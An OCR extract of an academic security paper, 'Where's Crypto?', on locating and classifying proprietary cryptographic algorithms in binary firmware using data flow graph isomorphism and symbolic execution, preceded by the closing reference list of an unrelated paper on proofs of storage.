[12] Ivan Damgård, Chaya Ganesh, and Claudio Orlandi. Proofs of replicated storage without timing assumptions. In *CRYPTO 2019*, pages 355–380, 2019.

[13] Yevgeniy Dodis, Salil Vadhan, and Daniel Wichs. Proofs of retrievability via hardness amplification. In *Theory of Cryptography*, pages 109–127, 2009.

[14] Stefan Dziembowski, Sebastian Faust, Vladimir Kolmogorov, and Krzysztof Pietrzak. Proofs of space. In *CRYPTO 2015*, pages 585–605, 2015.

[15] Kaoutar Elkhiyaoui, Melek Önen, Monir Azraoui, and Refik Molva. Efficient techniques for publicly verifiable delegation of computation. In *11th ACM AsiaCCS*, pages 119–128, 2016.

[16] C. Chris Erway, Alptekin Küpçü, Charalampos Papamanthou, and Roberto Tamassia. Dynamic provable data possession. *ACM Trans. Inf. Syst. Secur.*, 17(4):15:1–15:29, April 2015.

[17] David Evans, Vladimir Kolesnikov, and Mike Rosulek. A pragmatic introduction to secure multi-party computation. *Foundations and Trends in Privacy and Security*, 2(2-3):70–246, 2018.

[18] Dario Fiore and Rosario Gennaro. Publicly verifiable delegation of large polynomials and matrix computations, with applications. In *CCS*, pages 501–512, 2012.

[19] Ben Fisch. PoReps: Proofs of Space on Useful Data. Technical Report 678, IACR ePrint, 2018.

[20] Rūsiņš Freivalds. Fast probabilistic algorithms. In J. Bečvář, editor, *Mathematical Foundations of Computer Science 1979*, volume 74 of *LNCS*, pages 57–69, Olomouc, Czechoslovakia, September 1979.

[21] Alissa Greenberg. Google Lost Data After Lightning Hit Its Data Center in Belgium. *Time*, August 2015.

[22] Nick Harvey. Chernoff bound, balls and bins, congestion minimization. Lecture 3 from CPSC 536N: Randomized Algorithms, 2015.

[23] Ari Juels and Burton S Kaliski Jr. PORs: Proofs of retrievability for large files. In *14th ACM CCS*, pages 584–597. ACM, 2007.

[24] Tracy Kimbrel and Rakesh Kumar Sinha. A probabilistic algorithm for verifying matrix products using $O(n^2)$ time and $\log_2 n + O(1)$ random bits. *Information Processing Letters*, 45(2):107–110, February 1993.

[25] B. Laurie, A. Langley, E. Kasper, and Google. Certificate Transparency. RFC 6962, IETF, June 2013.

[26] Julien Lavauzelle and Françoise Levy dit Vehel. New proofs of retrievability using locally decodable codes. In *2016 IEEE ISIT*, pages 1809–1813, July 2016.

[27] Ralph C. Merkle. A digital signature based on a conventional encryption function. In C. Pomerance, editor, *CRYPTO '87*, pages 369–378, 1988.

[28] Tal Moran and Ilan Orlov. Simple proofs of space-time and rational proofs of storage. In A. Boldyreva and D. Micciancio, editors, *CRYPTO 2019, August 18-22*, volume 11692 of *LNCS*, pages 381–409, 2019.

[29] Paz Morillo, Carla Ràfols, and Jorge L. Villar. The kernel matrix Diffie-Hellman assumption. In J. H. Cheon and T. Takagi, editors, *ASIACRYPT 2016*, pages 729–758, 2016.

[30] Rajeev Motwani and Prabhakar Raghavan. *Randomized Algorithms*. Cambridge University Press, 1995.

[31] David Reinsel, John Gantz, and John Rydning. The Digitization of the World from Edge to Core. Technical Report US44413318, "IDC", 2018.

[32] Francesc Sebé, Josep Domingo-Ferrer, Antoni Martínez-Ballesté, Yves Deswarte, and Jean-Jacques Quisquater. Efficient remote data possession checking in critical information infrastructures. *IEEE Transactions on Knowledge and Data Engineering*, 20:1034–1038, 2008.

[33] Hovav Shacham and Brent Waters. Compact proofs of retrievability. In *Theory and Application of Cryptology and Information Security*, pages 90–107, 2008.

[34] Elaine Shi, Emil Stefanov, and Charalampos Papamanthou. Practical dynamic proofs of retrievability. In *ACM CCS*, pages 325–336, 2013.

[35] Emil Stefanov, Marten van Dijk, Ari Juels, and Alina Oprea. Iris: A scalable cloud file system with efficient integrity checks. In *28th ACSAC*, pages 229–238, 2012.

[36] Storj labs Inc. Storj: A decentralized cloud storage network framework. Technical Report v2, 2016.

[37] Dimitrios Vasilopoulos, Melek Önen, and Refik Molva. PORTOS: Proof of data reliability for real-world distributed outsourced storage. In *SECRYPT*, pages 173–186, 2019.

Where's Crypto?: Automated Identification and Classification of Proprietary Cryptographic Primitives in Binary Code

Carlo Meijer
Radboud University
The Netherlands
cmeijer@cs.ru.nl

Veelasha Moonsamy
Ruhr University Bochum
Germany
email@veelasha.org

Jos Wetzels
Midnight Blue Labs
The Netherlands
a.l.g.m.wetzels@gmail.com

Abstract

The continuing use of proprietary cryptography in embedded systems across many industry verticals, from physical access control systems and telecommunications to machine-to-machine authentication, presents a significant obstacle to black-box security-evaluation efforts. In-depth security analysis requires locating and classifying the algorithm in often very large binary images, thus rendering manual inspection, even when aided by heuristics, time consuming.

In this paper, we present a novel approach to automate the identification and classification of (proprietary) cryptographic primitives within binary code. Our approach is based on Data Flow Graph (DFG) isomorphism, previously proposed by Lestringant et al. [43]. Unfortunately, their DFG isomorphism approach is limited to known primitives only, and relies on heuristics for selecting code fragments for analysis. By combining the said approach with symbolic execution, we overcome all limitations of [43], and are able to extend the analysis into the domain of unknown, proprietary cryptographic primitives. To demonstrate that our proposal is practical, we develop various signatures, each targeted at a distinct class of cryptographic primitives, and present experimental evaluations for each of them on a set of binaries, both publicly available (and thus providing reproducible results), and proprietary ones. Lastly, we provide a free and open-source implementation of our approach, called *Where's Crypto?*, in the form of a plug-in for the popular IDA disassembler.

1 Introduction

Despite the widely-held academic consensus that cryptography should be publicly documented [37, 40, 67], the use of proprietary cryptography has persisted across many industry verticals ranging from physical access control systems [1,61,67,70,71,73] and telecommunications [26,30,55] to machine-to-machine authentication [13, 67].

This situation presents a significant obstacle to security-evaluation efforts part of certification, compliance, secure procurement or individual research since it requires resorting to highly labor-intensive reverse-engineering in order to determine the presence and nature of these algorithms before they can be evaluated. In addition, when a proprietary algorithm gets broken, details might not be published immediately as a result of NDAs or court injunctions [5] leaving other potentially affected parties to repeat such expensive efforts and hampering effective vulnerability management. As such, there is a real need for practical solutions to automatically scan binaries for the presence of as-of-yet unknown cryptographic algorithms.

Criteria In order to support the analysis of closed-source embedded systems for the use of proprietary cryptography, a suitable solution should meet the following criteria: (i) identification of as-of-yet unknown cryptographic algorithms falling within relevant taxonomical classes, (ii) efficient support of large, real-world embedded firmware binaries, and (iii) no reliance on full firmware emulation or dynamic instrumentation due to issues around platform heterogeneity and peripheral emulation. As discussed in Section 3, there is no prior work meeting all of these criteria.

Approach To meet the above criteria, our approach bases itself on a structural taxonomy of cryptographic primitives. The idea is that, since the vast majority of proprietary cryptography falls within established primitive classes [67], we can develop structural signatures allowing for the identification of any algorithm within these classes without having to rely on knowledge of the algorithm's particularites. To this end, we utilize a taxonomy based on [4, 39, 46, 50] and illustrated in Figure 1. Note that this taxonomy is purely instrumental and does not intend to be exhaustive or allow for an exclusive partitioning of algorithms.

Our approach is built on two fundamentals: Data Flow Graph (DFG) isomorphism and symbolic execution. As described in Section 4, the limitations of prior work on DFG isomorphism [43] are overcome through augmentation with symbolic execution which allows us to specify structural signatures for taxonomic classes of cryptographic primitives and




Figure 1: Taxonomical tree of algorithm classes

analyze binary code for matches. The focus of this paper is on symmetric and unkeyed primitives.

Contribution Our contribution is threefold. First, our novel approach combines subgraph isomorphism with symbolic execution, solving the open problem of fragment selection and eliminating the need for heuristics and thus, overcoming the limitations of prior work which rendered it unsuited to identifying unknown ciphers. To the best of our knowledge, as discussed in Section 3, there is currently no prior work in either industry or academia that addresses the problem of identifying unknown cryptographic algorithms. Second, we propose a new domain-specific language (DSL) for defining the structural properties of cryptographic primitives, along with several examples. Finally, a free and open-source proof-of-concept (PoC) implementation, *Where's Crypto?*, is made available[1] and evaluated in terms of analysis time and accuracy against relevant real-world binaries.

2 Scope and limitations

Normalization and optimization A single function can be represented as many different combinations of assembly instructions depending on architecture and compiler particularities. Attempting to construct a 1–to–1 mapping between semantic equivalence classes and DFGs is beyond the scope of this work. When our normalization maps two expressions to the same DFG node, they are considered to be semantically equivalent. While the inverse is not necessarily true, our approach can operate as if this were the case since, for a compiler to take advantage of semantic equivalences, it must be consistently aware of them. Therefore, we can leverage this fact to recognize compiler-generated equivalences.

[1] https://github.com/wheres-crypto/wheres-crypto

Implicit flows Data dependencies may also arise due to control-dependent assignments. For example, given two boolean variables a and b, statements $a \leftarrow b$ and `if` a `then` $b \leftarrow$ **true**; `else` $b \leftarrow$ **false** are semantically equivalent. In the former, b directly flows to a, and therefore the dependency is apparent in its corresponding DFG, whereas in the latter, the dependency information is lost. Since data-dependent branches increase side-channel susceptibility, developers should refrain from using them for cryptographic primitives. Therefore, we believe it is justified to declare implicit flows out of scope. Note that implicit flows is a concept different from data-dependent branches. Support for the latter is achieved by means of symbolic execution (Section 6).

Function entry points Our PoC implementation relies on IDA's recognition of function entry points as input to our algorithm. As such, inaccuracies in IDA's function recognition will reduce our coverage. However, this is not an inherent limitation of our approach but merely of the implementation.

Code obfuscation Since code obfuscation presents an inherent challenge to any binary-analysis approach, our approach assumes that the input it operates on is not obfuscated and delegates this de-obfuscation to a manual and/or automated pre-processing step. Automated binary deobfuscation is a well-established research field of its own which consists of a wide variety of static, dynamic, symbolic and concolic approaches [24, 57, 75, 77] drawing upon synthesis [9, 11], optimization [31], semantic equivalence [65] and machine learning [64] based techniques in order to make obfuscated binaries amenable to analysis.

Taxonomical constraints In our PoC evaluation and the examples of our DSL, we have limited our discussion to a subset of the taxonomy of cryptographic primitives. This is not an inherent limitation of our approach, but merely of our PoC and its evaluation. Our approach is essentially agnostic with respect to the employed taxonomy, which can be extended as users see fit, and only assumes that the algorithm the analyst is looking for is within one of its classes. Given that the vast majority of proprietary cryptography falls within a specific subset of established primitive classes [67], namely stream- and block ciphers and hash functions, we do not consider this a practical issue.

False positives Certain primitive classes are a subset of others and some instances fit the definition of several ones. As such, their matches are prone to false positives. Examples of such are discussed in Section 11.2.1. We do not consider this a serious practical problem as our solution is intended to assist a human analyst who will be easily capable of pruning a limited number of false positives compared to the burden of unassisted analysis required by the status quo.

Furthermore, certain primitive classes are essentially underdefined. That is to say, their definition is so broad that

characteristic properties are not distinctive enough for a meaningful identification. For example, the defining property of stream ciphers is two data streams being XOR-ed together. Obviously, identifying instances of XOR results in an overwhelming number of false positives. In case a signature for such a generic class is desired, an alternative approach is to craft signatures for every subclass contained within it.

Path oracle policy The path oracle policy discussed in Section 6.1 is chosen such that the resulting graph represents n iterations of an algorithm. While this typically satisfies our goals, there are a few exceptions to this rule. First, compilers sometimes ensure loop-guard evaluation during both entry and exit, resulting in a DFG representing $n+1$ iterations. Second, cryptographic primitives with a constant iteration length are beyond the control of the path oracle. Finally, loop unrolling will result in a DFG representing kn iterations, where k denotes the number of compiler-grouped iterations. In order to overcome this limitation, we suggest taking the possibility of iteration count deviating from n into account during signature construction as described in Section 10, for example by defining a minimum rather than an exact match.

3 Prior work

Prior work by academia and industry into the identification of cryptographic algorithms in binary code can be divided into (combinations of) the following approaches:

Dedicated functionality identification The most naive and straight-forward approach consists of identifying dedicated cryptographic functionality in the form of OS APIs (e.g. Windows CryptoAPI/CNG) [47], library imports or dedicated instructions (e.g. AES-NI). This approach is inherently incapable of detecting unknown algorithms.

Data signatures The most common approach employed in practice [3, 36, 44, 45, 52, 56, 58, 74] consists of identifying cryptographic algorithms on the basis of constants (e.g. IVs, Nothing-Up-My-Sleeve Numbers, padding) and lookup tables (e.g. S-Boxes, P-Boxes). The approach is unsuitable for detecting unknown algorithms. Moreover, the same applies for known algorithms that do not rely on fixed data, or those that do, but, for example, use dynamically generated S-Boxes, rather than embedded ones.

Code heuristics Another series of approaches rely on code heuristics, which are applied either statically or dynamically, like mnemonic-constant tuples [35, 42], which take into account word sizes, endianness, and multiplicative and additive inverses but otherwise suffer from the same drawbacks as data signatures.

A second heuristic relies on the observation that symmetric cryptographic routines tend to consist of a high ratio of bitwise arithmetic instructions [18, 35, 42, 47, 56] and attempt to classify functions based on a threshold. The drawback of this approach is that it lacks granular taxonomical identification capabilities as well as being highly prone to false positives, especially on embedded systems where heavy bitwise arithmetic is typically present as part of memory-mapped register operations required for peripheral interaction.

Deep learning Hill et al. [38] propose a Dynamic Convolutional Neural Network based approach which, however, is unsuited for our purposes due to its reliance on dynamic binary instrumentation and its inherent inability to classify unknown algorithms.

Data flow analysis One set of approaches to data flow analysis relies on the static relation between functions and their inputs and outputs [19, 35, 47, 53]. One plausible approach is to perform taint analysis and evaluate function I/O entropy changes, which relies on emulation and as such is unsuitable as per our criteria in Section 1. Another approach is to compare emulated or symbolically executed function I/O to a collection of reference implementations or test vectors, which is inherently incapable of detecting unknown algorithms.

Another approach [76] utilizes dynamic instrumentation and symbolic execution to translate candidate cryptographic algorithms into boolean formulas for subsequent comparison to reference implementations using guided fuzzing. However, its reliance on dynamic instrumentation and inherent inability to recognize unknown algorithms render the approach unsuitable for our purposes.

Finally, there is the DFG isomorphism approach as proposed by [43] which produces DFGs from a given binary and compares it against graphs of known cryptographic algorithms through the use of Ullmann's subgraph isomorphism algorithm [66]. A DFG is a Directed Acyclic Graph (DAG) representing the flow of data within a sequence of arithmetic/logic operations. A vertex represents either an operation, or an input variable. The presence of an edge between vertex v_1 and v_2 means that v_1 (or the result of operation v_1) is an input to operation v_2. Due to the nature of DFGs, code flow information cannot be expressed. As such, the contributions of [43] are limited to linear sequences of instructions. Moreover, the authors argue that since cryptographic implementations ought to avoid data-dependent branching due to side-channel susceptibility, one can assume all cryptographic code is free from data-dependent conditional instructions. This latter generalization introduces several limitations.

First, no straightforward strategy for selecting code fragments is proposed. Performing the analysis on a per-function basis is complicated by the fact that cryptographic implementations are commonly surrounded by some basic control logic, such as checks on input parameters. As a result, analysis can neither be applied to entire functions nor across function boundaries through inlining and hence the authors propose a limited set of selection heuristics constraining the work.

Second, the approach performs well when identifying known algorithms since one can take advantage of algorithm-

unique characteristics, but this does not hold when attempting to identify unknown algorithms. Furthermore, a common pattern is that the class of a cryptographic primitive often only becomes apparent once the analysis incorporates conditional instructions. We clarify this point using the following toy examples.

Suppose that we would like to identify a proprietary stream cipher σ. A typical implementation contains a key-stream generator, generating pseudo-random bytes in a loop. Inevitably, this loop contains a conditional instruction causing the program to either re-enter or exit the loop, depending on the length parameter. As there is no support for conditional instructions depending on non-constant values, DFG G, generated from σ will, at most, represent a single iteration, covering a single unit of input length (bytes or otherwise). In this typical example, clearly, a stream cipher pattern will not become apparent in G. The example can be generalized to any pattern that becomes apparent only after several iterations, where no additional properties of the target primitive are known.

Similarly, suppose that we would like to identify a proprietary hash function θ, based on a Merkle-Damgård construction. θ invokes compression function F, which processes blocks of fixed input length. The Merkle-Damgård construction is then used to allow variable input lengths. As such, in order to generate a DFG wherein the construction is apparent, we need it to incorporate several iterations, and perform inlining of F. The former is problematic (as per the stream cipher example), and so is the latter in case F performs some kind of input validation, for e.g. checking for NULL pointers.

4 Solution overview

Cryptographic primitives are essentially a set of arithmetic and logical operations representing an input/output relation. This structural relationship between operations and data can be expressed as a DFG. Since all particular algorithms will be structurally similar to the general primitive defining their taxonomical class, the problem of identifying an unknown algorithm assumed to belong to a well-defined taxonomical class can be formulated as a DFG subgraph isomorphism problem. However, due to slight differences in implementation and compiler peculiarities, DFG representations of semantically identical algorithms may differ and such representations require normalization before they can be subjected to isomorphism analysis. Lestringant et al. [43] demonstrated that, by repeatedly applying a set of rewrite rules to the DFG, a normalized version is obtained, wherein many of these variations are removed. Although no guarantee can be given that equivalent semantics will always map to the same DFG, the result is 'good enough' to serve as a data structure for the purpose.

The identification procedure consists of three stages. A diagram of the procedure is given in Figure 2. First, given the entry point of a function, we start executing it symbolically. A DFG is constructed during the execution, where each instruction adds a set of nodes and edges to the graph. In case a conditional instruction is encountered, the execution path belonging to the condition evaluating to **true**, **false**, or both paths are explored. In the latter case, the partially constructed DFG is duplicated and the construction continues independently for both execution paths. Hence, the final result of the DFG construction phase is, in fact, a set of DFGs describing the input/output relation corresponding to the execution path taken. Section 5 describes the construction phase in detail.

Second, once a DFG is fully constructed, we enter the purging phase. This phase is responsible for removing nodes from the graph that represent neither an output, nor a value used in the computation of any output. As such, the graph is reduced to a form in which it only represents the input/output relation, free from operations introduced due to register spilling and other possible implementation, compiler, and architecture-specific operations that are irrelevant to the function's semantics. Section 7 describes the purging phase in detail.

Last, with the finalized DFG at our disposal, we enter the pattern-matching phase, where we search for subgraphs in the DFG that are isomorphic to the graph signature of a given cryptographic primitive. If such a subgraph is identified, we conclude that the primitive is indeed present in the instructions from which the DFG was generated. We use Ullmann's subgraph isomorphism algorithm for searching the DFG. Section 8 describes the pattern-matching phase in detail.

5 Data Flow Graph construction

The approach of constructing the DFG from assembly instructions builds upon that of [43]. This section summarizes their approach, and indicates where ours departs from it.

Suppose we have a sequence of assembly instructions. We construct its corresponding DFG, $G = (V, E)$, by converting each instruction i into a set of operations O_i, which can potentially be empty (e.g., a `NOP` or branch), or contain multiple operations (e.g., a complex instruction). We distinguish three cases based on input type, as follows:

Immediate We create a vertex representing a constant value in G. It is linked by an edge to O_i.

Register In case an instruction takes a register as an input operand, we create an edge between the last value written to that register and O_i. In practice, this means we maintain an array containing, for each register, a reference to the vertex in G corresponding to that value.

Memory For operands that load or store from/to memory, we create `LOAD` and `STORE` operations. Both operations take a memory address vertex as input. Like any other vertex, the address can be a constant, or a more complex symbolic expression.




Figure 2: Diagram of primitive identification process

Ideally, we would like all code fragments within a semantic equivalence class to map to the same DFG, and have the end result represent the semantics only, free from architecture and compiler-specific traits. The approach followed by [43] is to take the generated DFG, and repeatedly apply normalization rewrite rules until a fixed-point is reached. This is where our approach deviates from theirs, as we apply normalization as well, but *continuously* during graph construction. This enhances performance, which we argue below in Section 5.1, and allows us to efficiently keep track of the conditions that apply during symbolic execution (Section 6).




Figure 3: Flow of the graph-node creation process

A diagram of the graph-node creation process is given in Figure 3. More concretely: there is a *processor module*, written for a specific architecture that translates each instruction into graph nodes. The processor module cannot autonomously create new graph nodes. Instead, it must interact with the *broker*. The broker is responsible for the application of normalization rewrite rules and is processor-architecture agnostic. The processor module provides a specification of the desired node to the broker, which in turn applies normalization rewrite rules to the specification. As such, the result either matches the specification exactly, or a different one that is semantically equivalent. After normalization, the broker queries the DFG for whether a node conforming to the normalized specification already exists. If it does, a reference to it is returned, rather than a new node being created. Consequently, there cannot exist two distinct nodes in a graph conforming to the same specification, or equivalent under normalization. We prove this property in Lemma 1.

Lemma 1. *Let $G = (V, E)$ be a DFG, and $\hbar$ denote the normalization transform, for which holds: (1) $\hbar(\hbar(x)) = \hbar(x)$ for all $x \in U$ (universe). Consider arbitrary arithmetic/logical operation $op(v_1, v_2)$, where $v_1, v_2 \in V$.*

A broker request for op preserves the following properties: (i) For all $v \in V$, $v = \hbar(v)$, i.e. all nodes in G are normalized. (ii) For all $v_1, v_2 \in V$, $\hbar(v_1) = \hbar(v_2) \implies v_1 = v_2$, i.e. all nodes in G belong to a unique equivalence class under the normalization function.


Proof. Assume (i) and (ii) hold for V. We define $q = \hbar(\mathrm{op}(v_1, v_2))$ and distinguish two cases.

If $q \in V$, then G is not modified and (i) and (ii) are trivially preserved. If $q \notin V$, then $V' = V \cup \{q\}$. By applying (1), we get $\hbar(q) = q$, and thus (i) holds for $\{q\}$. Since (i) already holds for V, (i) also holds for V'. Furthermore, suppose that there exists $p \in V$, for which $\hbar(p) = \hbar(q)$. By (i), we get $\hbar(p) = p$, and hence $p = \hbar(q)$. By definition, $q = \hbar(\mathrm{op}(v_1, v_2))$ and hence $p = \hbar(\hbar(\mathrm{op}(v_1, v_2)))$. By (1), we get $p = \hbar(\mathrm{op}(v_1, v_2))$ and thus $p = q$. This contradicts $q \notin V$, and hence no $p \in V$ exists such that $\hbar(p) = \hbar(q)$. Therefore, (ii) holds for V'.

Since (i) and (ii) trivially hold for the base case, i.e., an empty graph G, where $V = \varnothing$, and the above shows preservation during the step case, the properties hold for any G. □


At this point, we are ready to describe the normalization rewrite rules; they include operation simplification, common-subexpression elimination, and subsequent memory access.

Operation simplification Suppose that we encounter an arithmetic/logic operation for which all input parameters are constants. Then, the operation can be replaced by its result.




Likewise, in case an element is the identity element for the operation it serves as an input to, the operation has no effect and can be removed. In case an element is the zero element, the operation can be replaced by zero.


Common subexpression elimination Often within a code fragment, the same value is re-computed several times. This is especially true when the instruction set allows for expressing complex operands, for e.g. supporting offsets and shifts. Lemma 1 states that broker requests for nodes belonging to a certain equivalence class all result in references to the same graph node. Hence, common-subexpression elimination is already achieved by the design of the node-creation process.



Memory access Loading and storing of data from/to main memory is a common operation. However, this need not have a relation with semantics, but may be due to register filling and spilling. We attempt to correct for this by substituting each `LOAD` operation by its result, which is known in case a preceding `STORE` operation to the same memory address node exists. It is important to be able to identify the potential equivalence of memory address nodes passed to the `STORE` and `LOAD` operation. Like any other expression, memory addresses are represented by graph nodes. Given Lemma 1, all equivalent address nodes are mapped to a single graph node. By maintaining a lookup table during graph construction, for e.g., a hash table mapping address nodes to their corresponding stored value, the substitution can be performed in constant time.



For associative operations, the result does not depend on the order in which they are executed. Therefore we translate nested associative operations into a single operation taking all inputs.



Miscellaneous translations Besides the rewrite rules described above, we apply additional miscellaneous rules that do not fit any of the aforementioned categories. They are listed in Appendix B.

5.1 Advantages

Applying the normalization rewrite rules during construction of the graph has several advantages over doing so once the graph is fully generated. First, in case normalization function $\hbar$ has constant running time complexity, then the running time complexity of the construction phase, including normalization, grows linearly with the number of assembly instructions, whereas repeated application on a wholly generated DFG has quadratic complexity.

Second, by Lemma 1, equivalence of any pair of node references can be evaluated in constant time, simply by checking whether $v_1 = v_2$. As such, substitution of `LOAD` operations by their result can be achieved in constant time. The property is also utilized extensively during symbolic execution (Section 6). Suppose some predicate P involves node $v_1 \in V$. Then, a condition involving $v_2 \in V$, can be evaluated immediately under P without the need for proving equivalence of v_1 and v_2 first.

6 Symbolic execution

During the analysis of a function, we may encounter conditional instructions. By definition, a conditional instruction carries a condition. We define the terms *determined* and *underdetermined* conditions. These terms relate to the terminology used in the classification of systems of linear equations. For *determined* conditions, the input variables are restricted to a domain such that there is only a single possible evaluation result. For example, a conditional jump instruction at the end of a loop consisting of a fixed number of iterations. Conversely, for *underdetermined* conditions, the input variables are not restricted enough to determine a fixed outcome. Below we describe how we approach this class of conditions.

During the DFG construction of any function f, we keep a state $\mathcal{S} = (G, P, B)$, where $G = (V, E)$ is the partially constructed DFG. P is the path condition, which is constructed during symbolic execution; a predicate restricting unknown variables to a certain domain so that, if satisfied, the execution path follows the same path taken during the DFG construction. Phrased differently: satisfaction of P warrants that G represents the input/output relation of f. The inverse of this statement need not be true. Finally, backlog B is a mapping between an execution address and a list of booleans. For all underdetermined conditional instructions encountered during the construction of G, B keeps a record of which evaluation result was chosen (i.e., true/false). Since the analysis may encounter the same conditional instruction several times, a list is kept. We define $B_e[i] \in \mathbb{B}$, as the evaluation result chosen during the i^{th} occurrence of the underdetermined conditional instruction located at execution address e.

The graph construction begins by initializing $\mathcal{S} = (G, P, B)$ to the empty state, i.e. G is an empty graph, $P =$ **true**, and B has no record of any evaluation result. Then, we begin the construction by processing the instruction located at the entry point of function f. Some instructions may manipulate the execution flow, for e.g., a branch instruction, in which case, we continue at its target address. The construction is complete when we encounter an instruction causing the execution flow to return to f's calling function. For example, in ARM assembly, this is achieved by writing the initial value of register `LR`, as set by the caller of f, to the program counter register `PC`.

We represent a condition c in the form of a tuple (v_1, o, v_2), where $v_1, v_2 \in V$, and $o \in \{<, \leq, =, \geq, >\}$ is the operator. In case either v_1 or v_2 is non-constant, c need not be underdetermined, as predicate P may sufficiently restrict v_0 or v_1 so that

c is determined. In case c is underdetermined, both execution paths are possible, and we are forced to choose which one to follow. Alternatively, we may follow both paths, by duplicating state $\mathcal{S}$, and subsequently assigning each execution path to one of the instances. This way, the resulting final graph construction consists of several DFGs; each one representing a different execution path. We refer to this practice as *forking* state $\mathcal{S}$. Forking at the occurrence of every underdetermined condition maximizes code coverage. However, it is infeasible due to the state explosion problem. Therefore, we should devise a balanced strategy for when to apply it – as elaborated below.

6.1 Path Oracle

The strategy of when to apply forking only loosely relates to the symbolic execution itself. Therefore, we introduce the *Path Oracle*, a separate entity that is queried during the graph construction phase, for every occurrence of an underdetermined condition c. It decides whether c should evaluate to **true** or **false**, or that the construction should fork and follow both execution paths.

Algorithm 1 Conditional Instruction

```
Require: S = (G,P,B), ExecutionAddress e, Condition c, PathOracle po
  if P ∧ c = true then
      Evaluate instruction at e
  else if P ∧ c = false then
      Skip over instruction at e
  else
      d ← po.query(e, B)
      if d = TAKE_TRUE then
          P ← P ∧ c                          ▷ expand P with c
          B_e ← B_e ∪ {true}                 ▷ append decision to backlog
          Evaluate instruction at e
      else if d = TAKE_FALSE then
          P ← P ∧ ¬c
          B_e ← B_e ∪ {false}
          Skip over instruction at e
      else if d = TAKE_BOTH then
          S' ← S.fork()                      ▷ S' = (G',P',B')
          P ← P ∧ c
          B_e ← B_e ∪ {true}
          P' ← P' ∧ ¬c
          B'_e ← B'_e ∪ {false}
          e is evaluated for S, skipped for S'
```

For every decision made by the path oracle, P and B in $\mathcal{S}$ are updated accordingly. The pseudocode given in Algorithm 1 depicts how this is done. In short, predicate P is updated to include condition c (or the negation thereof), thereby maintaining satisfaction of its defining property, i.e. satisfaction of P guarantees G represents the input/output relation of f. An entry is added to backlog B, reflecting the decision made by the path oracle. B has no purpose beyond weighing into the decisions made by the path oracle.

6.1.1 Path Oracle Policy

The goal of the policy described below is, for some number n, to obtain a DFG consisting of exactly n iterations of a primitive with variable input length. The target primitive can subsequently be identified by searching for exactly n iterations in the resulting DFG.

We define $d_{e,i} \in \{\texttt{TAKE_TRUE}, \texttt{TAKE_FALSE}, \texttt{TAKE_BOTH}\}$ as the path oracle's decision for the i^{th} query for the conditional instruction found at execution address e. The policy for the path oracle is defined as follows:

$$
\begin{aligned}
d_{e,0} &:= \texttt{TAKE_BOTH} \\
d_{e,i} &:= \left\{ \begin{array}{ll} \texttt{TAKE_TRUE} & \text{iff } B_e[0] = \textbf{true}, \\ \texttt{TAKE_FALSE} & \text{iff } B_e[0] = \textbf{false} \end{array} \right\} \quad \forall_i \in [1, n-1] \\
d_{e,i} &:= \left\{ \begin{array}{ll} \texttt{TAKE_FALSE} & \text{iff } B_e[0] = \textbf{true}, \\ \texttt{TAKE_TRUE} & \text{iff } B_e[0] = \textbf{false} \end{array} \right\} \quad \forall_i \in [n, \infty]
\end{aligned}
$$

We justify the choice of policy by means of an example. Suppose that we encounter an underdetermined condition c at address e. We do not know which of the two possible execution paths leads to a cryptographic primitive (if any). Hence, for $i = 0$, i.e., the first occurrence, we fork the state and explore both. Suppose that, at a later point during the graph construction, one instance visits address e again, hence $i = 1$, and finds itself with another underdetermined condition c'. Since, at this point, P incorporates c (or $\neg c$), the outcome of c can be evaluated. As c' is underdetermined, $c \neq c'$ is guaranteed.

